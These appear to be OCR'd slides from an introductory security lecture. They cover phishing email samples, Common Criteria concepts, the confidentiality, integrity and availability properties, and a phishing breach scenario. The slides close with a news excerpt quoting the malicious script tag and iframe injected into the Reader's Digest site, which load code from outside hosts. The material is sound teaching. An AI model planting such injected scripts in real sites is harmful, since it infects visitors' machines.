
Your password will expire within 24hrs Click on: Staff & faculty update to validate your e-mail.

This email has been scanned by the Symantec Email Security.cloud service.
For more information please visit http://www.symanteccloud.com

http://staffupgrade.moonfruit.com/

Is it safe to click on links in this email?

A. Yes
B. No
C. Maybe



Your Xbox Live Rewards November statement is here. - kami.vaniea@gmail.com - Gm...

https://mail.google.com/mail/u/0/?ui=2&view=btop&ver=1p72xu94p9jau&search=inbox&th=1519192f665c515d&cvid=1

Your Xbox Live Rewards November statement is here.

Xbox Live Rewards XboxLiveRewards@eprizefulfillment.com

to me

Dec 11 (4 days ago)

Love to get rewarded? Here's a quick breakdown of everything you've earned.

To view this email as a web page click here.

Xbox Live Rewards

November 2015 MyStatement

kaniea

MyVIP Status:

Beginner

click.eprizemail.com/?qs=75b5a954503c3a12006826cd022e73d6b6d314b2f6b0c6b94231a3f837179bbc

Basic concepts


“A system which is unspecified can never be wrong, it can only be surprising.”

Common Criteria for Information Technology Security Evaluation (CC)

- Security is about protecting assets from threats.
- Threats are the potential for abuse of assets.
- **Owners** value assets and want to protect them.
- **Threat agents** also value assets, and seek to abuse them.
- Owners analyze threats to decide which apply; these risks can be costed.
- This helps select countermeasures, which reduce vulnerabilities.
- Vulnerabilities may remain leaving some residual risk; owners seek to minimize that risk, within other constraints (feasibility, expense).


Security concepts and relationships

-- CC V3.1 R4



Example: Behavioral Advertising


- **Asset**: User behavior
- **Owner**: The user
- **Threat agent**: Advertisers
- Risks:
  - Malware
  - Tracking
  - Discriminatory pricing



Security properties

Defining Security

- Confidentiality
  - Ensures that computer-related assets are accessed only by authorized parties.
- Integrity
  - Assets can be modified only by authorized parties or only in authorized ways.
- Availability
  - Assets are accessible to authorized parties at appropriate times.



Confidentiality

- Secrecy
- Privacy

Integrity

- Write protection
- Deletion protection

Availability

- Correct people can access
- Online

Secure

Security is a whole system issue

- Software
- Hardware
- Physical environment
- Personnel
- Corporate and legal structures

Security properties to ensure	
Confidentiality	No improper information gathering
Integrity	Data has not been (maliciously) altered
Availability	Data/services can be accessed as desired
Accountability	Actions are traceable to those responsible
Authentication	User or data origin accurately identifiable

Protection countermeasures

- **Prevention**. Stop security breaches by system design and using security technologies and defenses.
- **Detection**. If an attempted breach occurs, make sure it is detected.
- **Response**. In case of security breach occurs, have a recovery plan. Responses range from restoring from backups or claiming on insurance, through to informing stakeholders and law-enforcement agencies.

A classic data breach


1. Employee is sent a phishing email with a link to a realistic looking internal site.
2. Employee opens the email, clicks the link, and types in her user name and password.
3. Malicious site collects the password and shows the user that everything is actually fine so they are not suspicious.
4. Malicious actor uses user name and password to download sensitive files.

A classic data breach

1. Employee is sent a phishing email with a link to a realistic looking internal site.
2. Employee opens the email, clicks the link, and types in her user name and password.
3. Malicious site collects the password and shows the user that everything is actually fine so they are not suspicious.
4. Malicious actor uses user name and password to download sensitive files.

- **Prevention**: detect phishing urls and mark as spam, train employees to notice phishing, identify offsite access of sensitive files and block, encrypt files so useless if leaked.
- **Detection**: Identify that sensitive files have been (past tense) accessed from off site, employee sends email about suspicious email.
- **Response**: Change employee's password, notify CTO, notify insurer, begin post-breach plan.

Sites are sometimes the last to know they have been compromised


ars technica
MAIN MENU
MY STORIES: 7
FORUMS
SUBSCRIBE
JOBS
Ars Technica has arrived in Europe. Check it out!
RISK ASSESSMENT / SECURITY & HACKTIVISM

Hey *Reader's Digest*: Your site has been attacking visitors for days

Researchers estimate the same campaign has infected thousands of other sites.

by Dan Goodin - Nov 30, 2015 8:04pm GMT

Malicious script injected in compromised *Reader's Digest* website

```
</header>
    <script type="text/javascript" src="
    http://cd.brutheninnhotel.com.au/js/script.js"></script>
        <header class="stationary-site-header" role="banner">
```

```
document.write(("<iframe src='
http://grootwoordtukehdun.sampsonwheelchairramps.com/civis/
viewtopic.php?t=10al4&f=.v461j31v7v36ag378' width=13
height=10 frameborder=0 marginheight=0 marginwidth=0
scrolling=no> </" + "iframe>"));
```

